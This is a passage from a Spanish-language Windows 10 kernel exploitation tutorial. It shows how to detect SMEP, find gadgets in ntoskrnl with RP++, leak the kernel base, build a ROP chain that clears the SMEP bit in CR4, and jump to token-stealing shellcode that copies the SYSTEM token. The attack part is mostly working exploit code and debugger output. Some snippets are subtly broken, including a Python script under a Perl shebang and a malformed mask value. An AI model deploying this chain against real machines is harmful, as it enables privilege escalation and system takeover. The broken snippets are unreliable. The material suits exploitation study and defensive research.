
0b00000000000000000000000011011101001

El que está en negrita es el bit 20 y está a cero por lo cual en esta máquina puedo ejecutar sin tener problemas con SMEP.



Sospecho o de la versión vieja de VMWARE que no debe soportar SMEP, o por ahí la maquina HOST es muy vieja, por si acaso instale VMWARE 14 en una maquina más nueva y cuando repito el procedimiento con el mismo target de Windows 10

mel 'com:pipe, resets=0, reconnect, port=\\.\pipe\kd_Windows_10' - WinDbg:10.0.15063.468 X86



Bueno acá es otra cosa, si vemos ese valor en binario.

bin(0x1406e9)

'0b101000000011011101001'


Vemos que el bit 20 está a 1, así que aquí SMEP si está habilitado.

Hay alguna forma sin debuggear kernel o sea desde un programa en user saber si SMEP está habilitado?

```
shellcode = "\x33\xC9"  
shellcode += "\x33\xC0"  
shellcode += "\x33\xdb"  
shellcode += "\xb8\x07\x00\x00\x00" # "mov eax,7"  
shellcode += "\x0f\xa2" # "cpuid"  
shellcode += "\x8b\xc3" # "mov eax,ebx"  
shellcode += "\xc3" # "ret"
```


Ejecutando ese código en un programa en user mode me devuelve en EAX diferente valor si hay SMEP habilitado o no

Ahí puse a mano los registros a cero en vez de los XOR y escribí las dos instrucciones necesarias a ver que devuelve en EBX en la máquina que no tiene SMEP habilitado.




EBX devuelve 2

Preparo para hacer la prueba en otra máquina.



Vemos que EBX devuelve un valor muy diferente 0x001C2FBB



Haciendo AND de este resultado con 0x80

hex(0x80 & 0x001C2FBB)

'0x80'

hex(0x80 & 0x002)

'0x0'

Vemos que si el resultado da cero no hay SMEP y si da diferente de cero hay SMEP.

Se puede hacer esta prueba desde Python? Veamos.

CPUID

Usando este módulo cpuid.

<https://github.com/flababah/cpuid.py>

Y poniéndolo en la misma carpeta del script

```
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\rnarvaja\Desktop\i386>python
Python 2.7.13 <v2.7.13:a06454b1afa1, Dec 17 2016, 20:42:59> [MSC v.1500 32 bit
Type "help", "copyright", "credits" or "license" for more information.
>>> import cpuid
>>> q = cpuid.CPUID<>
>>> q<7>
<0L, 2L, 0L, 0L>
>>> -
```

Me dará el valor de los registros el segundo es EBX que vale 2 en la maquina sin SMEP.

```
C:\Windows\System32\cmd.exe - python
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\rnarvaja\Desktop\New folder <2>>python
Python 2.7.13 <v2.7.13:a06454b1afaf, Dec 17 2016, 20:42:59> [MSC v.1500 32 bit (Intel)] on win32
Type "help", "copyright", "credits" or "license()" for more information.
>>> import cpuid
>>> q = cpuid.CPUID()
>>> q(7)
<0L, 1847227L, 0L, 0L>
>>>
```

Me devuelve el valor en decimal que había obtenido antes.

```
#!/usr/bin/perl
# "TIENE SMEP?"
q=CPUID()
smep=q(7)[1] & 0x80

if smep==0:
    print "SMEP DISABLED script not supported"
else:
    print "SMEP ENABLED script supported"

res = windll.psapi.EnumDeviceDrivers(byref(lpImageBase),
                                     sizeof(lpImageBase),
                                     byref(lpcbNeeded))
```

Así que lo puedo agregar al inicio de mi script, para que detecte si tiene o no SMEP, ya que si no tiene no solo no es necesario ropear y se puede saltar directo al shellcode, sino que el rop que haremos que toca el flag de cr4, es mejor no tocarlo si no es necesario, aunque está a cero y quedara a cero, pero como el rop es personalizado conviene que si detecta que no hay smep salte directo al shellcode sin rop, lo cual lo hará mas general para los casos sin SMEP.

Bueno ya tenemos casi todo, nos falta el rop, shellcode y leakear la base de nt para poder ropear allí.

Ustedes dirán como obtengo los gadgets en kernel, con mona no se puede y el idasploiter no devuelve resultados aún en kernel, por lo cual no nos sirve.

<https://drive.google.com/open?id=1VbN3kipWQe9ti7WGheGSmbG9xOn4uaQW>

RP++

Allí hay una tool para buscar gadgets en forma estática, sea un módulo de kernel o lo que sea, le pasas el nombre y cuanto es el máximo largo de los gadgets y te busca todo conviene guardarlo en un archivo de texto para poder luego buscar con comodidad.

```
Microsoft Windows [Versión 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Users\ricnar\Desktop>rp-win-x86.exe
DESCRIPTION:
RP++ allows you to find ROP gadgets in pe/elf/nach-o x86/x64 binaries;
NB: The original idea comes from (Gjonathansaloon) and its 'ROPgadget' tool.


USAGE:
./rp++ [-hw] [-f <binary path>] [-i <1,2,3>] [-r <positive int>] [--raw=<archi>] [--atsyntax] [--unique] [--search-hexa=<x90\x90>] [--search-int=<int in hex>]

OPTIONS:
-f, --file=<binary path> give binary path
-i, --info=<1,2,3> display information about the binary header
-r, --rop=<positive int> find useful gadget for your future exploits, arg is the gadget maximum size in instructions
--raw=<archi> find gadgets in a raw file, 'archi' must be in the following list: x86, x64
--atsyntax enable the atke syntax
--unique display only unique gadget
--search-hexa=<x90\x90> try to find hex values
--search-int=<int in hex> try to find a pointer on a specific integer value
-h, --help print this help and exit
-v, --version print version information and exit

C:\Users\ricnar\Desktop>rp-win-x86.exe -f ntoskrnl.exe -r 5 > pepe.txt
```

rp-win-x86.exe -f ntoskrnl.exe -r 5 > pepe.txt

Bueno con eso nos guardara todos los gadgets en un archivo de texto llamado pepe.txt



```
46821 0x004f9762: and eax, dword [ebp+0x08] ; and edx, dword [ebp+0x0C] ; pop ebp ; ret 0x0008 ; (1 found)
46822 0x00702c61: and eax, dword [ebp+0x0C] ; neg eax ; sbb al, al ; inc al ; pop ebp ; ret 0x0008 ; (1 found)
46823 0x004676d0: and eax, dword [ebp+0x10] ; mov dword [edi], eax ; pop esi ; pop ebp ; ret 0x000C ; (1 found)
46824 0x006c9364: and eax, dword [ebp+0x10] ; pop ecx ; pop ebp ; ret 0x000C ; (1 found)
46825 0x0045c878: and eax, dword [ebp+0x33087508] ; rcr byte [esi+0x58], 0xffffffff ; in eax, 0x5D ; ret ; (1 found)
46826 0x0076b049: and eax, dword [ebp+0x69087502] ; sal dword [ecx-0x0961c887], cl ; ret 0x7401 ; (1 found)
46827 0x007146d2: and eax, dword [ebp+0x69087508] ; fidiv dword [ecx-0x0961c887] ; ret ; (1 found)
46828 0x00444172: and eax, dword [ebp+0x04] ; mov dword [ecx], eax ; pop esi ; mov esp, ebp ; pop ebp ; ret 0x0008 ; (1 found)
46829 0x00504040: and eax, dword [ebp+0x04] ; pop esi ; pop ebx ; mov esp, ebp ; pop ebp ; ret ; (1 found)
46830 0x00514c62: and eax, dword [ebp+0x0C] ; pop ebx ; pop esi ; mov esp, ebp ; pop ebp ; ret ; (1 found)
46831 0x0069e3b2: and eax, dword [ebp+0x7f48a011] ; xor esi, dword [ebx] ; rcr byte [edi+0x5E], 0x00000058 ; mov esp, ebp ; pop ebp ; ret ; (1 found)
46832 0x00437811: and eax, dword [ebx+0x2475012A] ; mov eax, 0x0052355E ; ret ; (1 found)
46833 0x004710d7: and eax, dword [ecx] ; add byte [eax], al ; mov edi, 0x7fffffff ; lock and dword [ecx], edi ; mov cl, byte [ebp+0x0F] ; call dword [0x006160E8] ; (1 found)
46834 0x0066735a: and eax, dword [ecx] ; push cx ; add byte [ebx-0x00013f73], cl ; dec dword [ebp-0x00013f78] ; call dword [eax-0x75] ; (1 found)
46835 0x0040fcb0: and eax, dword [ecx] ; ret 0xF65 ; (1 found)
46836 0x0057a73b: and eax, dword [edi] ; add byte [edx], dh ; rcr byte [ebx+0x5F], 0x0000005E ; pop ebp ; ret 0x000C ; (1 found)
46837 0x005311ab: and eax, ebp ; int 1 ; xor dh, ah ; jmp dword [ecx+0x00606A54] ; (1 found)
46838 0x0043a0e5: and eax, ebx ; pop ebx ; mov esp, ebp ; pop ebp ; ret ; (1 found)
46839 0x00671d2e: and eax, ebx ; pop ebx ; mov esp, ebp ; pop ebp ; ret ; (1 found)
46840 0x0071a106: and eax, ebx ; pop ebx ; mov esp, ebp ; pop ebp ; ret ; (1 found)
46841 0x005d0997: and eax, ecx ; add eax, ecx ; ret ; (1 found)
46842 0x005d09e3: and eax, ecx ; add eax, ecx ; ret ; (1 found)
46843 0x004959e8: and eax, ecx ; add eax, edx ; pop esi ; ret ; (1 found)
46844 0x0059bb72: and eax, ecx ; add eax, edx ; pop esi ; ret ; (1 found)
46845 0x00810ab9: and eax, ecx ; dec dword [ebx+0x585E5F7] ; mov esp, ebp ; pop ebp ; ret 0x0008 ; (1 found)
46846 0x0080cc4e: and eax, ecx ; jmp dword [ebx+ecx*4+0x0D] ; (1 found)
46847 0x00805389: and eax, ecx ; jmp dword [ebx+ecx*4+0x0D] ; (1 found)
46848 0x00505348: and eax, ecx ; mov dword [0x005F6B2C], eax ; ret ; (1 found)
46849 0x006393d5: and eax, ecx ; mov dword [0x00626164], eax ; mov cl, 0x02 ; call dword [0x006160E8] ; (1 found)
46850 0x0057e4e8: and eax, ecx ; mov dword [edx], eax ; xor al, al ; pop esi ; pop esi ; ret ; (1 found)
46851 0x00773213: and eax, ecx ; mov dword [esi+0x10], eax ; pop esi ; ret ; (1 found)
46852 0x0043cfab: and eax, ecx ; mov esp, ebp ; pop ebp ; ret 0x000C ; (1 found)
46853 0x00510bd1: and eax, ecx ; pop ebp ; ret ; (1 found)
46854 0x00425ee5: and eax, ecx ; pop ebp ; ret 0x0004 ; (1 found)
46855 0x0043e6a0: and eax, ecx ; pop ebp ; ret 0x0004 ; (1 found)
46856 0x005b8584: and eax, ecx ; pop ebp ; ret 0x0004 ; (1 found)
```

Es un archivo grandísimo, pero es una gran tool que sirve y encuentra gadgets en cualquier modulo.

Para leakear la base de nt usamos EnumDeviceDrivers, que devuelve una lista con los nombres y las bases de todos los drivers, generalmente nt es el primero sino podemos comparar el nombre en un loop hasta encontrar el que queremos y hallar la base de ese, veo que si lo ejecuto luego de importar los módulos faltantes, funciona e imprime la base de nt.

```

TRUNCATE_EXISTING = 5

c_ulong_array = c_ulong * 1024
lpImageBase = c_ulong_array()
szDriver = c_ulong_array()
cb = sizeof(lpImageBase)
lpcbNeeded = c_ulong()

res = windll.psapi.EnumDeviceDrivers(byref(lpImageBase),
                                     sizeof(lpImageBase),
                                     byref(lpcbNeeded))

if not res:
    print "(-) unable to get kernel base: " + FormatError()
    sys.exit(-1)

# nt is the first one
nt = lpImageBase[0]

print " KERNEL BASE =" + hex(nt)

```


En resumidas cuentas yo halle estos gadgets que me servirían para leer cr4 poner ecx a `0xFFFFFFFF` para luego hacer and ecx con eax y poner a cero el bit 20 y luego guardarlo de nuevo en cr4, ese sería un buen rop.

```

input = struct.pack("<I", nt + 0x11fc10) # mov eax, cr4 - ret
input += struct.pack("<I", 0x75757575) # junk
input += struct.pack("<I", 0x76767676) # junk
input += struct.pack("<I", nt + 0x51976f) # pop ecx; ret
input += struct.pack("<I", 0xFFFFFFFF) # to disable smep
input += struct.pack("<I", nt + 0x50095c) # and eax,ecx; ret
input += struct.pack("<I", nt + 0x22f2da) # mov cr4,eax; ret4

```

El problema es que no lo puedo poner debajo del return address así nomás, porque allí debajo de r está el puntero al source que va leyendo y si lo piso puede crashear hay que hacerlo bien.



Veo que pasándome un solo dword del return address piso el puntero a UserBuffer que es el source, así que no esta tan fácil poner el rop allí debajo.

```
data=shellcode+ ((0x828 -len(shellcode)) * "A") #shellcode

data+= struct.pack("<I", nt + 0x51976f) #return (pop ecx-ret)
data+= struct.pack("<L",int(buf)+0x82c) # puntero a source que piso

data+= input # rop

data+= struct.pack("<I",0x0BAD0B0B0 ) # fin
```

Una posibilidad sería pisar ese puntero, con un puntero al mismo shellcode más adelante, en este caso hago que el source cuando lo pisa empiece a apuntar al inicio de mi shellcode más 0x82c que es donde está el rop, así sigue copiando el mismo allí debajo y no se rompe, también piso el return address con un pop ecx-ret para que cuando salte a ejecutar saltee ese puntero al source y vaya justo al rop que quedara debajo.


Puedo reacomodar el rop para que me queden varios rets al inicio para compensar que viene de un ret8 a ejecutar, y quitar los paddings intermedios.

```


input = struct.pack("<I", nt + 0x519770) * 4 # ret
input += struct.pack("<I", nt + 0x11fc10) # mov eax, cr4 - ret
input += struct.pack("<I", nt + 0x51976f) # pop ecx; ret
input += struct.pack("<I", 0xFFEFFFFFFF) # to disable smep
input += struct.pack("<I", nt + 0x50095c) # and eax,ecx; ret
input += struct.pack("<I", nt + 0x22f2da) # mov cr4,eax; ret4
input += struct.pack("<I", int(buf)) # a shellcode

```



Cuando lo ejecuto llego al ret




Y voy traceando



Si no se ve el código apreto f7 y si no se ve creo un segmento allí haciendo click derecho




Una dirección baja de inicio del segmento, que abarque la zona donde estoy y un nombre cualquiera es suficiente vuelvo a apretar f7 y aparece el código.



Luego el rop salta acá

```
pepe:80F32C10 ; -----
pepe:80F32C10
pepe:80F32C10 nt_KeFlushCurrentTb:
pepe:80F32C10 mov     eax, cr4
pepe:80F32C13 btr     eax, 7
pepe:80F32C17 jnb     short loc_80F32C22
pepe:80F32C19 mov     cr4, eax
pepe:80F32C1C or      al, 80h
pepe:80F32C1E mov     cr4, eax
pepe:80F32C21 retn
```


Donde queda cr4 en eax, luego hay un pop ecx ret donde pongo 0xffffffff




Luego el and para poner a 0 el bit 20

```
pepe:81313957 db 00h ; 1
pepe:8131395A db 1Bh
pepe:8131395B db 0C0h ; +
pepe:8131395C ; -----
pepe:8131395C and     eax, ecx
pepe:8131395E retn
pepe:8131395E ; -----
pepe:8131395F nt_ViGetMdlBufferSa d
```

Y luego volver a guardar el valor modificado en cr4



Recordemos que era 0x1406e9 y ahora 0x406e9 que tiene el bit 20 apagado



bin(0x406e9)

'0b001000000011011101001'

Luego queda saltar al shellcode es muy similar al de Windows 7 pero las estructuras cambian, veamos.

```
pepe0:00000000 dd ? ;
pepe6:00000000 db ? ;
pepe6:00DC0000 ; -----
pepe6:00DC0000 nop
pepe6:00DC0001 nop
pepe6:00DC0002 nop
pepe6:00DC0003 nop
pepe6:00DC0004 pusha
pepe6:00DC0005 mov     eax, large fs:124h
pepe6:00DC0008 lea     eax, [eax+70h]
pepe6:00DC000E mov     eax, [eax+10h]
pepe6:00DC0011 mov     ecx, eax
pepe6:00DC0013 mov     ebx, [eax+0FCh]
pepe6:00DC0019 mov     edx, 4
pepe6:00DC001E
pepe6:00DC001E loc_DC001E:
pepe6:00DC001E mov     eax, [eax+0B8h]
pepe6:00DC0024 sub     eax, 0B8h ; '@'
pepe6:00DC0029 cmp     [eax+0B4h], edx
pepe6:00DC002F jnz     short loc_DC001E
pepe6:00DC0031 mov     edx, [eax+0FCh]
pepe6:00DC0037 mov     [ecx+0FCh], edx
pepe6:00DC003D popa
pepe6:00DC003E add     esp, 0Ch
pepe6:00DC0041 xor     eax, eax
pepe6:00DC0043 push    80E9E196h
pepe6:00DC0048 retn
pepe6:00DC0048 ; -----
```

Lo primero que vamos ejecutando son los nops lo cual significa que SMEP quedo bien apagado, sino aquí crashearía la máquina y se reiniciaría.

```

pepe6:000BFFFF db  ? ;
pepe6:000C0000 ; -----
pepe6:000C0000 nop
pepe6:000C0001 nop
pepe6:000C0002 nop
pepe6:000C0003 nop
pepe6:000C0004 pusha
pepe6:000C0005 mov     eax, large fs:124h
pepe6:000C000B lea     eax, [eax+70h]
pepe6:000C000E mov     eax, [eax+10h]
pepe6:000C0011 mov     ecx, eax
pepe6:000C0013 mov     ebx, [eax+0FCh]
pepe6:000C0019 mov     edx, 4
pepe6:000C001E
pepe6:000C001E loc_DC001E: ; CODE
pepe6:000C001E mov     eax, [eax+0B8h]
pepe6:000C0024 sub     eax, 0B8h ; '@'
pepe6:000C0029 cmp     [eax+0B4h], edx
pepe6:000C002F jnz     short loc_DC001E
pepe6:000C0031 mov     edx, [eax+0FCh]
pepe6:000C0037 mov     [ecx+0FCh], edx
pepe6:000C003D popa
pepe6:000C003E add     esp, 0Ch
